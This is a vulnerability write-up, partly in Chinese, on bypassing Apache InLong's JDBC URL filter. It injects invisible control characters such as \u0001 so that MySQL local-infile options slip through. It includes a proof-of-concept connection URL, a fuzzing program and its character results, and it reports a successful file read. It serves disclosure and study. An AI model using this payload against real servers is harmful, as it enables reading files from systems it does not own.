Apache InLong JDBC Vulnerability: Invisible Character Bypass


Creator：yulate

TestCase test code, and Inlong call logic is exactly the same, the driver version uses the official documentation to specify the version mysql-connector-java- 8.0.28

```
import org.apache.inlong.manager.common.util.UrlVerificationUtils;
import org.apache.inlong.manager.pojo.util.MySQLSensitiveUrlUtils;

import java.sql.DriverManager;

public class Case {
    private static final String STAR_ROCKS_DRIVER_CLASS =
"com.mysql.cj.jdbc.Driver";
    private static final String MYSQL_JDBC_PREFIX = "jdbc:mysql://";

    public static void main(String[] args) throws Exception {
        String jdbcUrl = "jdbc:mysql://127.0.0.1,
(allowLoadLocalInfile=\u0001true,allowUrlInLocalInfile=\u0001true,allowLoadLoc
alInfileInPath=.,maxAllowedPacket=655360),:3307/test";
        System.out.println(jdbcUrl);
        String s = MySQLSensitiveUrlUtils.filterSensitive(jdbcUrl);
        System.out.println(s);
        UrlVerificationUtils.extractHostAndValidatePortFromJdbcUrl(s,
MYSQL_JDBC_PREFIX);
        Class.forName(STAR_ROCKS_DRIVER_CLASS);
        DriverManager.getConnection(s, "root", "password");
    }
}
```

mysql 8.x 中对 jdbc url 处理中存在如下代码

com.mysql.cj.conf.ConnectionUrlParser#processKeyValuePattern



在进行键值比对处理的时候进行了两次处理

- decode
- safeTrim

结合到 inlong 的补丁，过滤空白字符

通过正则表达式 \s 去除所有的空白字符，那么可以想到是否还有其他的特殊字符，满足 \s 匹配不到并且还能被safeTrim 方法给去除呢，编写如下代码进行 fuzz

```
package com.demo;
import static com.mysql.cj.util.StringUtils.isNullOrEmpty;
public class fuzzCase2 {
    public static void main(String[] args) {
        // 注意：这里的循环范围超过了 char 的有效范围（0 ~ 65535），所以 i 大于 65535 时转换会发生截断。
        for (int i = 127; i <= 100000; i++) {
            char c = (char) i;
            String s = String.valueOf(c).replaceAll("\\s", "");
            if (!s.isEmpty()) {
                String s1 = safeTrim(s);
                if (isNullOrEmpty(s1)) {
                    // 使用 getEscapeSequence 输出转义序列
                    System.out.println(getEscapeSequence(c));
                }
            }
        }
    }
    /**
```


```
     * 如果字符串为 null 或空，返回原字符串，否则返回 trim 后的结果。
     */
    public static String safeTrim(String toTrim) {
        return isNullOrEmpty(toTrim) ? toTrim : toTrim.trim();
    }
    /**
     * 根据字符返回转义序列形式的字符串：
     * 对于 Java 中已有简写的控制字符，如 \b、\t、\n、\f、\r、\0 直接返回对应的转义字符串，
     * 其他则返回 Unicode 十六进制格式的表示，如 "\XXXX"。
     */
    public static String getEscapeSequence(char ch) {
        switch (ch) {
            case '\0':
                return "\\0";
            case '\b':
                return "\\b";
            case '\t':
                return "\\t";
            case '\n':
                return "\\n";
            case '\f':
                return "\\f";
            case '\r':
                return "\\r";
            default:
                return String.format("\\u%04X", (int) ch);
        }
    }
}
```

fuzz 结果如下

```
\0
\u0001
\u0002
\u0003
\u0004
\u0005
\u0006
\u0007
\b
\u000E
\u000F
\u0010
```

```
13  \u0011
14  \u0012
15  \u0013
16  \u0014
17  \u0015
18  \u0016
19  \u0017
20  \u0018
21  \u0019
22  \u001A
23  \u001B
24  \u001C
25  \u001D
26  \u001E
27  \u001F
```

测试结果如下：



成功读取到文件